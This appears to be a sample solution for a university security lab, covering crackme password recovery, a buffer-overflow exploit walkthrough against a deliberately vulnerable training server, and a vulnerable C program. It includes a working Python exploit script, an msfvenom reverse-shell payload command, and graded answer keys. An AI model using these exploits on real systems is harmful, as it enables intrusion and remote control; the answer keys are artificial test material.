
Lab 2 Sample Solution

Lab 2.1


Task 2 Answer: 127.0.0.1

The binary checks if the password entered is wrong or not. The binary takes input and compares it with another string.


By analyzing the binary and running *afl* on it we can see all the procedures of the binary. We can see that it calls the *symp.imp.strcmp* procedure which is used for comparing strings and also the *sym.imp.strtok* procedure which is used to make tokens from a string.



Using *radare2*, we can take a look at the stack and notice that it has a strange string.




The important part of the program can be found here:




We can see that the program calls *strcmp* procedure once and the *strtok* procedure a couple of times. It takes the input and breaks it into tokens by using "." as a delimiter. Then it checks the tokens with strings "127","0", and "1" which we saw from the stack. It calculates the value of the offset for the string dynamically. The code for that is:

Since 127.0.1 is not a correctly formatted ip, we can guess the remaining number. The correct password for the binary is "**127.0.0.1**".



Task 3 Answer: dwperuc3sv

There is a lot of code in this hackme, most of which we can ignore. What is important is that we can see that it opens a secret file in the directory, and then proceeds to reverse the other of the string in the file. The file contains the string *"vs3curepwd"*. After "Please enter password" is printed, we see that *"%11s"* being saved into *%rdi*, the first argument, for scanf. The *secret.txt* string was 10 characters long (plus 1 character for '/n'), which is the length expected for the password. Once the *strlen* of the provided password is checked, we enter a loop of accessing each character of the provided string against the one from the file. Except we iterate over one in reverse, and the last character is checked against the first of the other until the opposite occurs. If the password is the string of that file in reverse order it prints the correct answer.




Lab 2.2

Task 2

Q1 Answer: 1978
Q2 Answer: \x00\x07\x2e\xa0

<u>Follow the steps in the instructions carefully.</u>

Run the Immunity Debugger as Administrator and open the oscp.exe.




Click the red play button or we can go to Debug -> Run. To check we can NC to the target machine with port 1337.


```
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 test
OVERFLOW1 COMPLETE
```

Let's configure our mona beforehand with:
`!mona config -set workingfolder c:\mona\%p`.

We can check on Window -> Log data



Run *fuzzer.py* and see the results. Check whether the IP inside the script is correct and make sure to run again the oscp.exe in Immunity Debugger before running the script.




You can see it stop at 2000 bytes which means the offset would be in the range of 1900 to 2000 bytes. Let's create a pattern more than our offset around 400 bytes which would be 2400 bytes.

```
msf-pattern_create -l 2400
```

Copy the payload and put it into the payload variable in *exploit.py* and try to run it again. The script should crash the oscp.exe server again. Try running the following mona command:

`!mona findmsp -distance 2400`



Look for the line that says `EIP contains normal pattern :SOMETHING (offset XXXX).` So set our offset to the offset we found in the *offset* variable and set the *retn* variable to BBBB. The script should look like this.

```python
import socket

ip = "IP"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload =""
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

Let's run it again.

```
Registers (FPU)
EAX 0119F250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 007B5714
EDX 00000A0D
EBX 41414141
ESP 0119FA18 ASCII "♪◘"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3F9000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

As we can see the EIP Register is Overwritten with BBBB or 42424242. So far everything went well. Now it’s time to look for those bad characters. Use this mona command:


`!mona bytearray -b "\x00"`

```
0BADF00D [+] Command used:
0BADF00D !mona bytearray -b "\x00"
0BADF00D  *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\mona\oscp\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.017000
!mona bytearray -b "\x00"
```

Now we need to generate a string of bad chars that is identical to the bytearray. Use the Python script. The output just updates it in the payload variable in the fuzzer program.


```python
import socket

ip = "IP"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload ="\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

Run the script and take note of the address to which the ESP register points.




Use it in the following mona command

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 0124FA18
```



So we found a list of possible bad chars `07 08 2e 2f a0 a1`

Not all of these might be bad chars! Sometimes bad chars cause the next byte to get corrupted as well, or even affect the rest of the string. After some trial and error, the sequence is like this.




We got the bad chars and now we can generate a new bytearray in mona with updated bad chars we found.

```
!mona bytearray -b "\x00\x07\x2e\xa0"
```

Update the payload variable with a new generated bad chars.


Let's try to run it again and repeat the same process, check ESP Register and use the mona commands and we will get this result.



Repeat the bad char comparison until the results status returns “Unmodified”. This indicates that no more badchars exist. Let's find the jump point using the mona command again:

```
!mona jmp -r esp -cpb  "\x00\x07\x2e\xa0"
```

Choose the one that has many False and for this case, for example we can choose the top one.



Update our *retn* variable with the new address and it must be written backward (since the system is little-endian).

```
\xaf\x11\x50\x62
```

Time to create our msfvenom payload and update it in payload:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -b
'\x00\x07\x2e\xa0' EXITFUNC=thread -f python -v payload
```

Also, don't forget to add some padding.

```
padding = "\x90" * 16
```

Follow similar steps for other overflows.

Task 3

Q1 Answer: 634
Q2 Answer: \x00\x23\x3c\x83\xba

Task 4

Q1 Answer: 1274
Q2 Answer: \x00\x11\x40\x5F\xb8\xee

Task 5

Q1 Answer: 2026
Q2 Answer: \x00\xa9\xcd\xd4

Task 6

Q1 Answer: 314
Q2 Answer: \x00\x16\x2f\xf4\xfd

Task 7

Q1 Answer: 1034
Q2 Answer: \x00\x08\x2c\xad

Task 8

Q1 Answer: 1306
Q2 Answer: \x00\x8c\xae\xbe\xfb

Task 9

Q1 Answer: 1786
Q2 Answer: \x00\x1d\x2e\xc7\xee

Task 10

Q1 Answer: 1514
Q2 Answer: \x00\x04\x3e\x3f\xe1

Task 11

Q1 Answer: 537
Q2 Answer: \x00\xa0\xad\xbe\xde\xef

Lab 2.3

The C program for this part can be very simple, for example:

```
#include <stdio.h>

int main()
{
	char grade = 'F';
	char buffer[10];

	printf("Enter your name:\n");
	scanf("%s", buffer);
	printf("%s, your current grade in CMPSC 403 is %c\n", buffer, grade);

	getchar();
	return 0;
}
```

This program takes the user’s name and displays their current grade in CMPSC 403 as F (but only if input is less than 10 characters). However, we are using vulnerable function *scanf* to take in the user’s input, which doesn't check the length of the input, we can exploit it by using buffer overflow.

For the overflow descriptions, you either needed to actually overflow the buffer using steps similar to lab 2.1 and class activity or you needed to outline steps. For example, you could have shown what the stack looks like, indicate where EIP is pointing, where it returns (address), and what is needed to input to produce desired output.